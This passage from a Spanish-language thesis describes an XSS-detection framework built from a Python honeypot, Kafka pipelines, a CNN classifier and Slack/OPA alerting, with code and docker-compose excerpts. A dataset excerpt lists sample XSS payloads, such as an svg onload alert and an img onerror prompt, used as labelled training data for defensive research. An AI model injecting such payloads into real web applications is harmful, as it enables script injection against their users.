- La automatización de la detección de amenazas cibernéticas significa que uno puede encontrar rápidamente vínculos entre riesgos potenciales y puede actuar rápidamente. El sistema propiuesto utiliza un razonamiento que le permite

identificar vínculos y flujo de datos sospechosos o amenazas de datos. Luego se dirige hacia el lanzamiento de una respuesta requerida.

- Aplicar un enfoque predictivo ante posibles problemas a través del análisis de datos a tiempo real, detectar dificultades rápidamente e incluso antes de que ocurran.
- Capacidad de tomar decisiones basadas en datos en operaciones diarias.

Capítulo 6 - Puesta en escena y Demostración experimental

6.1 Consideraciones Iniciales

Para demostrar el framework propuesto, se llevó a cabo una puesta en escena experimental aplicando todo el procedimiento explicado con anterioridad, ejecutando cada proceso existente en las operaciones de inteligencia, en donde se pueda visualizar de forma práctica principalmente todo el proceso de captura, detección, análisis, aviso y retroalimentación de anomalías en tiempo real.

Trayendo a colación la ilustración 12 (diagrama de la arquitectura genérica), la ilustración 13, y también visualizando la ilustración 14 e ilustración 15, se comenzará realizando un resumen de las actividades realizadas por cada componente presente en la prueba:




Ilustración 14: Diagrama de despliegue (Flujo de acción A)




Ilustración 15: Diagrama de despliegue (Flujo de acción B)

- Los **Espías** (Proveedor de Transacciones) envían transacciones y eventos a Kafka, en donde se apilan para su posterior consumo.
- El **Kafka de Transacciones (Kafka T)** recibe eventos y transacciones apilándolos para su posterior consumo.
- El **Detector de Anomalías** consume las transacciones y eventos almacenados en el Kafka T, y luego ejecuta el modelo de predicción de anomalías (previamente entrenado). Si este módulo detecta anomalía, luego almacena esta transacción o evento en el Kafka A. Estos también son alimentados por modelos provinientes del Estandarizador.
- El **Kafka de Anomalías (Kafka A)** recibe eventos y transacciones anómalos apilándolos para su posterior consumo.
- El **Estandarizador** estandariza la información de anomalías y las transacciones consumidas por el Retro Alimentador, para luego entrenar el modelo de de detección automática. Este actor almacena las anomalías y transacciones en Graylog[95].
- El **Alertador**, consume el Kafka de A. y envía un mensaje a la Interfaz de Alerta Externa configurada, avisando de la existencia de la anomalía.
- El **Retro-Alimentador**, consume el Kafka de A., Kafka T. y Fuentes de Información Externas para enriquecer al Estandarizador a cargo de la creación de los modelos de detección de anomalías.
- La **Interfaz de Alerta Externa**, podría ser cualquier aplicación que consuma estos avisos/alertas, como por ejemplo algún módulo de aplicación de políticas de seguridad. Para esta ocasión se han configurado dos interfaces:
    - La aplicación Slack[90]: donde se enviarán las alertas de anomalías detectadas.
    - OPA (Open Policy Agent)[91]: donde se enviarán alertas de anomalías detectadas. OPA estará configurado con un Firewall para bajar una regla de bloqueo específica.
- La **Interfaz de Fuentes Externas**, podría ser cualquier fuente de información externa de anomalías que se puede consumir para enriquecer el modelo de predicción de anomalías.

En la ilustración 14 e ilustración 15 se ven los servidores desplegados en un hosting, a motivos de la prueba se utilizó *Amazon Webservices* y entre medio los clientes y servidores utilizando un interceptor de tráfico que puede tener funcionalidades como DNS, Proyx, WAF y CDN. También se puede apreciar en la ilustración 15 que el cliente de Honeypot puede acceder directamente al servidor sin pasar por el interceptor de tráfico, y esto se da por que no existe ninguna lista blanca de direcciones IP para acceder al servidor Honeypot configuradas en *Amazon*. Esta confugración está dada de esta manera por que de lo contrario un posible WAF situado en el interceptor de tráfico bloquearía la mayoría de los ataques XSS, de todas formas, estas reglas de WAF también fueron deshabilitadas

en ciertas situaciones dentro de un dominio en particular donde se expone el Honeypot, ya que no todos los atacantes pueden detectar esta configuración.

Por otro lado, las transacciones pueden ser representadas por cualquier tipo de información relevante a analizar en tiempo real y predecir. Estas transacciones podrían darse en forma de flujos de paquetes de datos en la red, logs de una aplicación web, métricas de consumo del sistema, hashes de archivos descargados. Por lo que incumbe al experimento de esta tésis se ha determinado un ataque específico a ser detectado, explicado más adelante.

Vale destacar que los tópicos existentes en Kafka dependen especialmente del administrador de la arquitectura y de la estrategia definida en la Fase de Planeamiento, por lo que variarán de forma flexible en funcion a como se defina. Se podrá tener un Tópico de Transacciones Web a donde van dirigidas todas las transacciones de los usuarios o atacantes correspondientes, en donde luego el Detector de Anomalías podría ejecutar los distintos modelos de detección de ataques web previamente entrenados, como por ejemplo, el Detector de Anomalías ejecutando modelo de detección XSS, el de SQLi, el de Log4Shell sobre transacciones consumidas del mismo tópico. De esta forma cada modelo de detección clasificará la transacción como anómala o no en su área de operación, y en caso de serlo, enviarla al Kafka de anomalías correspondiente.


Tanto este experimento, como el código, la documentación completa y demostraciones en forma animada, se pueden encontrar en un Gitlab[92] configurado específicamente para esta ocasión.

La configuración del experimento fue constituido por:

- Aplicación Web Honeypot de Baja-Media interacción desarrollado en Python 3[92]: Fue desarrollado de la forma más sencilla y reducida con el fin de no introducir ruido ni complejida. Su “atracción” radico en el mensaje presente en su frontend apreciado en la imagen 7.

  Sus componentes y despliegue pueden visualizarse en la ilustración 16 e ilustración 18 respectivamente.

  Para esta prueba de concepto Honeypot tuvo 2 objetivos distintos en las distintos flujos de acción. En el flujo de acción B, el objetivo fue obtener los datos para alimentar el Dataset con el que se entrenó el modelo de detección de anomalías, cumpliendo la función de una aplicación web. En el flujo de acción A, fue transmitir los payloads ingresados para la detección de anomalías. Si bien este objetivo debe ser cumplido por las aplicaciones web en producción, esta prueba se limitó a realizarlo por medio del Honeypot. En otras palabras, en el Flujo de acción B se buscó recolectar la mayor cantidad de ataques XSS posibles, exponiendo el Honeypot espía en el mismo dominio que un aplicación web real y en producción utilizada por más de 200.000 usuarios diarios. Por lo contrario, en el Flujo de acción A, se embebió el Eespía o Proveedor de Transacciones en la aplicación web con el objetivo de detectar el ataque.



<u>Ilustración 16:</u> Diagrama de Componentes del Honeypot

Como se observa en la Ilustración 16, Aplicaciones web es el conjunto de aplicaciones que ofrecen servicios que consumirán los distintos Clientes web a demanda. Algunos de estos clientes web buscan explotar vulnerabilidades sobre estas aplicaciones que les permitan obtener datos confidenciales o incluso tomar control de la infraestructura. El interceptor de mensajes puede estar representado por un Proxy o WAF, etc. El Honeypot no debería leer, obtener o eliminar de ninguna manera ningún tipo de información, sino que deberá redirigir los mismos hacia el Kafka T. por medio del Espía o Proveedor de Transacciones. El honeypot presentado en esta propuesta especificamente de baja/media interacción, respomnde a la arquitectura web cliente - servidor publicando un frontend y procesando las request del lado de servidor.

En la imagen 7 se muestra el front-end del Honeypot. El mismo simula una lista de supermercados, atrayendo ataques XSS. En este Honeypot el usuario puede escribir y crear nuevos items que son almacenados en una base de datos embebida y cada uno de estos items, como se mencionó con anterioridad, serán transmitidos a la arquitectura propuesta por medio de los Espías.

Imagen 7: Frontend del Honeypot

- Espía o Proveedor de Transacciones XSS (instalado en el Honeypot), Detector de Anomalías XSS (entrenado para para detectar ciberataques de este tipo), Retro-Alimentador, Estandarizador, Alertador Slack y Alertador OPA, fueron todos todos desarrollados en Python 3. x.[92].
  En la imagen 8 se muestra una porción de código en Python del Honeypot espía donde el proveedor de transacciones envía las transacciones al Kafka T.

```python
class TransactionProvider:
    def __init__(self):
        self.producer = create_producer() #Se instancia el Kafka Producer

    def send(self, ip, payload):
        if self.producer is not None:
            current_time = datetime.utcnow().isoformat()
            record = {"ip": ip, "payload": payload, "current_time": current_time}
            record = json.dumps(record).encode("utf-8")
            self.producer.produce(topic="transactions",
                                  value=record)
            self.producer.flush()
```

Imagen 8: Porción de Código Proveedor de Transacciones del Honeypot

Esta clase es invocada por el controlador del Honeypot una vez que recibe los valores ingresados por el usuario (ver imagen 9).

```python
@app.route("/", methods=["POST", "GET"])
def view_index():
    if request.method == "POST":
        tp.send(request.remote_addr, request.form['text'])
        create_note(request.form['text'])
    return render_template("index.html", notes=read_notes())
```

Imagen 9: Porción de Código Controlador del Honeypot

En la imagen 10 se puede ver la configuración de la función "detectar" un detector de anomalías utilizando un modelo previamente entrenado:

```python
def detect():
    #Se consume el Kafka Transactions
    consumer = create_consumer(topic="transactions", group_id=TRANSACTIONS_CONSUMER_GROUP)

    #Se crea el Kafka Anomalies Producer para enviar las anomalías
    producer = create_producer()

    #Se levanta el Modelo de aprendizaje automatico previamente entrenado
    cnn = keras.models.load_model(model_path)

    while True:
        message = consumer.poll(timeout=50)
        if message is None:
            continue
        if message.error():
            logging.error("Consumer error: {}".format(message.error()))
            continue

        #Mensaje que viene del Kafka de Transacciones
        record = json.loads(message.value().decode('utf-8'))
        payloads = [record["payload"]]

        array = np.zeros((len(payloads), 100, 100))

        for i in range(len(payloads)):

            try:
                image = to_ascii(payloads[i])
            except:
                print("Index error : ", i)

            x = np.asarray(image, dtype='float')
            image = cv2.resize(x, dsize=(100, 100), interpolation=cv2.INTER_CUBIC)
            image /= 128

            array[i] = image

        data = array.reshape(array.shape[0], 100, 100, 1)

        prediction = cnn.predict(data)

        #Si la anomalía presenta mas de un score de 0.90, luego enviar al Kafka Anomalies
        if prediction[0] > 0.90:
            _id = str(record["ip"])
            record = json.dumps(record).encode("utf-8")

            producer.produce(topic=ANOMALIES_TOPIC,
                             value=record)
            producer.flush()

    consumer.close()
```

Imagen 10: Porción de Código Detector de Anomalías

- Slack App[90]: que estará configurado y en comunicación con uno de los Alertadores. Esto se visualiza mejor en la ilustración 18. A continuación en la imagen 11 se aprecia la configuración de un alertador y Slack App:

```
def alert():
  #Configuración de Slack app
  client = WebClient(token=SLACK_API_TOKEN, ssl=ssl_context)

  #Crea el Kafa Anomalies Consumer
  consumer = create_consumer(topic="anomalies", group_id=ANOMALIES_CONSUMER_GROUP)

  while True:
      message = consumer.poll()
      if message is None:
          continue
      if message.error():
          logging.error("Consumer error: {}".format(message.error()))
          continue

      #Mensaje que viene del Kafka Anomalies
      record = message.value().decode('utf-8')

      try:
          # Envia mensaje a Slack
          response = client.chat_postMessage(channel=SLACK_CHANNEL,
                                             text=record)
      except SlackApiError as e:

          print(e.response["error"])

      consumer.commit()

  consumer.close()
```

Imagen 11: Porción de Código del Alertador

- Anacondas[96] - Jupiter Notebook[97], Matplotlib[99], el módulo Scikit-learn con NumPy, Pandas, y Keras[98]: Para construir el modelo de aprendizaje automático utilizado en el Detector de Anomalías.
- Sistemas operativos: Windows 10, macOS y Linux.
- El ecosistema para el funcionamiento de Apache Kafka[89]: la arquitectura se aprecia en la ilustración 17.
    - Kafka[89]
    - Zookeeper[89]
    - Kafka Schema Registry[89]
    - KSQLDB[103]
    - Kafka Connect[89]
    - Suite Grafana-Prometheus[100]: utilizado para el monitoreo de los Kafkas.
    - AKHQ[101]
    - ZooNavigator[102]

- Suite MongoDB-Elasticsearch-Graylog[95]: que se utilizarán como plataforma de logs para los Detectores de Anomalías, el Consumudor de Transacciones y los Retro-alimentadores que van a estar alimentando la base de datos de carga útiles malignos y benignos. Aquí permaneceran almacenados todos los payloads o transacciones consumidos por estas entidades. Su configuración se puede apreciar en el siguiente *docker-compose.yml*:

```
services:
 zookeeper:
  image: wurstmeister/zookeeper:3.4.6
  ports:
   - "2181:2181"
 kafka:
  image: wurstmeister/kafka:2.11-2.0.0
  depends_on:
   - zookeeper
  ports:
   - "9092:9092"
  expose:
  - "9093"
  environment:
KAFKA_ADVERTISED_LISTENERS:
INSIDE://kafka:9093,OUTSIDE://localhost:9092
                        KAFKA_LISTENER_SECURITY_PROTOCOL_MAP:
INSIDE:PLAINTEXT,OUTSIDE:PLAINTEXT
    KAFKA_LISTENERS: INSIDE://0.0.0.0:9093,OUTSIDE://0.0.0.0:9092
    KAFKA_ZOOKEEPER_CONNECT: zookeeper:2181
    KAFKA_AUTO_CREATE_TOPICS_ENABLE: "true"
 kafka-rest-proxy:
  image: confluentinc/cp-kafka-rest:5.2.1
  hostname: kafka-rest-proxy
  ports:
   - "8082:8082"
  environment:
   KAFKA_REST_LISTENERS: http://0.0.0.0:8082/
   KAFKA_REST_HOST_NAME: kafka-rest-proxy
   KAFKA_REST_BOOTSTRAP_SERVERS: PLAINTEXT://kafka:9093
  depends_on:
   - zookeeper
   - kafka
 kafka-topics-ui:
  image: landoop/kafka-topics-ui:0.9.4
```

```
  hostname: kafka-topics-ui
  ports:
    - "8000:8000"
  environment:
    KAFKA_REST_PROXY_URL: "http://kafka-rest-proxy:8082/"
    PROXY: "true"
  depends_on:
    - zookeeper
    - kafka
    - kafka-rest-proxy
 prometheus:
  build: './prometheus'
  ports:
    - '9090:9090'
 grafana:
  build: './grafana'
  ports:
    - '3000:3000'
```

- IPTables[104]: firewall que estará conectado con OPA.
- Open Policy Agent (OPA)[91]: para la comunicación entre el Alertador e IPTables. Esta interacción puede visualizarse en la ilustración 18. Esta configuración se puede visualizar en el siguiente *docker-compose.yml*:

```
version: '3'
services:
 opa:
  container_name: opa
  image: openpolicyagent/opa:0.12.1
  ports:
    - 8181:8181
  command:
    - "run"
    - "--server"
    - "--log-level=debug"
 opa-iptables:
  container_name: opa-iptables
  image: urvil38/opa-iptables:0.0.2-dev
  cap_add:
    - NET_ADMIN
  network_mode: host
  command:
```

- "-log-level=debug"

- Cliente Bee o Abeja: es representado tanto por un Navegador introduciendo ataques XSS manuales hacia el Honeypot, como también utilizando DalFox[105] (herramienta de pentesting / ataques XSS automatizados).




Ilustración 17: Arquitectura Kafka - Zookeeper - Prometheus

6.2 Ejecución de la Operación

En términos de la Fase de Planificación y Dirección, el objetivo principal establecido como Requerimiento de Inteligencia es detectar ataques de Cross Site Scripting (XSS) en general ejecutadas por grupos criminales en búsqueda de una brecha con una prioridad "Media". Que a motivos de esta prueba, la prioridad no quedó sin efecto, ya que se elevó solo un Requerimiento de Inteligencia.

La selección del ataque no es el propósito de esta tesis, ya que la arquitectura soporta tantos detectores de ataques como se quiera, sin embargo, este ataque fue elegido con el objetivo de demostración, ya que provee simplicidad para el entendimiento, además, por que en la actualidad, es un ataque realmente poderoso contra aplicaciones web[76].

Como visto en el marcoteorico, este ciberataque consiste en inyectar código de javascript o secuencias de comandos javascript maliciosos en aplicaciones web. Mediante el uso de XSS, los cibercriminales con un simple comando pueden a su vez crear otros ataques, como ser una shell reversa que controle el navegador, cambiar contenido del

frontend, robar cookies de sesion, robar información almacenada en la base de datos del navegador, etc.

Actualmente, la mayoría de los enfoques intentan evitar un ataque XSS del lado del servidor inspeccionando y modificando los datos por medio de validaciones de texto, como "escaping" o aplicación de expresiones regulares, otros enfoques, requieren un poco más de dinero utilizando soluciones como Web Application Firewalls, etc.

Por alcance del experimento, la Selección de las Agencias de Búsqueda de Inteligencia y la Supervisión de las Operaciones, fueron llevadas a cabo por la misma prueba en sí. Y se examinó la inteligencia terminada de las ejecuciones del ciclo "anterior", en este contexto, aplica a la utilización de información de ataques XSS previamente construida, el cual se dará más detalle a continuación en las condiciones adicionales.

Los datos utilizados para entrenar el modelo de aprendizaje automático (conjunto de datos) se generaron no solo mediante la recopilación de información de fuentes externas, como las hojas de trucos de OWASP [93] y los repositorios de GitHub [92], sino también mediante la recopilación propia de datos de ataques XSS de los ciberataques realizados en el Honeypots que se ejecutó en producción durante treinta días.

Toda esta información fue extraída, clasificada, etiquetada y preparada manualmente por el *Retro-Alimentador* (valor de etiqueta 1 para cargas útiles maliciosas y valor 0 para cargas benignas). Los datos benignos se recopilaron manualmente para equilibrar el conjunto de datos. En la ilustración 19 se puede ver una parte del dataset.


	Payload	Label
0	-eval("window['pro'%2B'mpt'](8)")-'	1
1	</scrip</script>t><img src =q onerror=prompt(8)>	1
2	<svg onload=alert(1)>	1
3	Esto es un simple texto	0
4	-alert(1)-'	1

Ilustración 19: Cinco primeras columnas del Dataset utilizado

Si bien el detector de anomalias es un componente central e indispensable en la arquitectura, este no depende del algoritmo o los algritmos implementados especificamente. Obviamente, sin ningun algoritmo implementado dentro del detector de anomalias, la arquitectura carecería de sentido, ya que no sería capaz de detectar nada, no obstante dentro del detector de anomalias podrian estar implementados y ejecutando diferentes tipos de algoritmos, entrenados de diferentes formas, para detectar diferentes anomalías en las distintas capas del Modelo OSI, en distintos dispositivos, e incluso mantenido por diferentes personas. Este Marco / Estrategia está diseñado para admitir una amplia gama de modelos de predicción que se ejecutan al mismo tiempo. Sin embargo, para el propósito experimental, la Red Neuronal Convolucional (CNN) fue seleccionada para ser parte del corazón de los Detectores de anomalías. El motivo principal de esta

desición fue por que las CNN funcionan bien con datos que tienen una relación espacial. La entrada CNN es tradicionalmente bidimensional, un campo o matriz, pero también se puede cambiar para que sea unidimensional, lo que le permite desarrollar una representación interna de una secuencia unidimensional. Esto permite que la CNN se use de manera más general en otros tipos de datos que tienen una relación espacial. Por ejemplo, la existencia de una relación de orden entre las palabras en un documento de texto, que se ajusta perfectamente al conjunto de datos recolectados compuesto por oraciones, que pertenecen a texto benigno o ataque XSS. Por otro, y sin entrar en detalle en la clasificación de las CNN, estas se soportan una o más capas de neuronas, donde los datos se alimentan a la capa de entrada, puede haber una o más capas ocultas que proporcionan niveles de abstracción, y las predicciones se realizan en la capa de salida. Esta caracterísitca de multiples niveles de neuronas proveen facilidad y adecuación para problemas de predicción de clasificación donde a las entradas se les asigna una clase o etiqueta. Por otro lado, son muy flexibles y se pueden usar generalmente para aprender un mapeo de entradas a salidas.

En la ilustración 20 se ve a grandes rasgos el funcionamiento interno del algoritmo implementado, en donde se define un modelo basico de CNN con tres niveles convulsionales o *convultional*, uno de *flatting* y cuatro de *fully connected* o *dense*.



<u>Ilustración 20:</u> Proceso de Clasificación del Modelo de Deteccíon de Anomalías

A continuación se visualiza el resumen del algoritmo compilado:

CNN Model Summary:

Layer (type)	Output Shape	Param #
conv2d_24 (Conv2D)	(None, 98, 98, 64)	640
max_pooling2d_24 (MaxPooling	(None, 49, 49, 64)	0
conv2d_25 (Conv2D)	(None, 47, 47, 128)	73856
max_pooling2d_25 (MaxPooling	(None, 23, 23, 128)	0
conv2d_26 (Conv2D)	(None, 21, 21, 256)	295168
max_pooling2d_26 (MaxPooling	(None, 10, 10, 256)	0
flatten_8 (Flatten)	(None, 25600)	0
dense_37 (Dense)	(None, 256)	6553856
dense_38 (Dense)	(None, 128)	32896
dense_39 (Dense)	(None, 64)	8256
dense_40 (Dense)	(None, 1)	65

Total params: 6,964,737
Trainable params: 6,964,737
Non-trainable params: 0

En la imagen 12 se ve una parte del códio de la implementación del algoritmo para generar el modelo CNN:

```
model = tf.keras.models.Sequential([

    tf.keras.layers.Conv2D(64, (3,3), activation='relu', input_shape=(100,100,1)),
    tf.keras.layers.MaxPooling2D(2,2),

    tf.keras.layers.Conv2D(128, (3,3), activation='relu'),
    tf.keras.layers.MaxPooling2D(2,2),

    tf.keras.layers.Conv2D(256, (3,3), activation='relu'),
    tf.keras.layers.MaxPooling2D(2,2),

    tf.keras.layers.Flatten(),
    tf.keras.layers.Dense(256, activation='relu'),
    tf.keras.layers.Dense(128, activation='relu'),
    tf.keras.layers.Dense(64, activation='relu'),
    tf.keras.layers.Dense(1, activation='sigmoid')

])

model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy'])
```

Imagen 12: Código de implementación del Arlgoritmo CNN

Volviendo a la información de payloads recopilado o *dataset*, este mismo contó con 13695 muestras. Estos payloads en crudo fueron etiquetados manualmente, asignando un "1" a los maliciosos y un "0" a los normales o benignos (ver ilustración 19), obteniendo 6315 instancias benignas y se utilizaron 7380 instancias maliciosas. Luego, estos datos se tuvieron que normalizar, ya que incluían símbolos y caracteres especiales, por lo tanto, no eran adecuados para ninguna técnica de programación neurolingüística. Por esta razón se convirtieron todos los payloads a Unicode y así obtener vectores adecuados para la entrada del algorítmo. Dicho esto, entonces:

- Se normalizó cada caracter de cada payload , reemplazando lo caracteres por el *Unicode* correspondiente, y se eliminaron aquellos valores grandes, como 8221 y otras letras en otros idiomas como el mandarín. Los valores menores o iguales a 128 se almacenaron y para los valores 8221 (*Unicode* de: ”), 8220 (*Unicode* de: “), 8217 (*Unicode* de: ’), 8216 (*Unicode* de: ‘) y 8211 (*Unicode* de: -), se los reemplazó por 129, 130, 131, 132, 133 respectivamente.
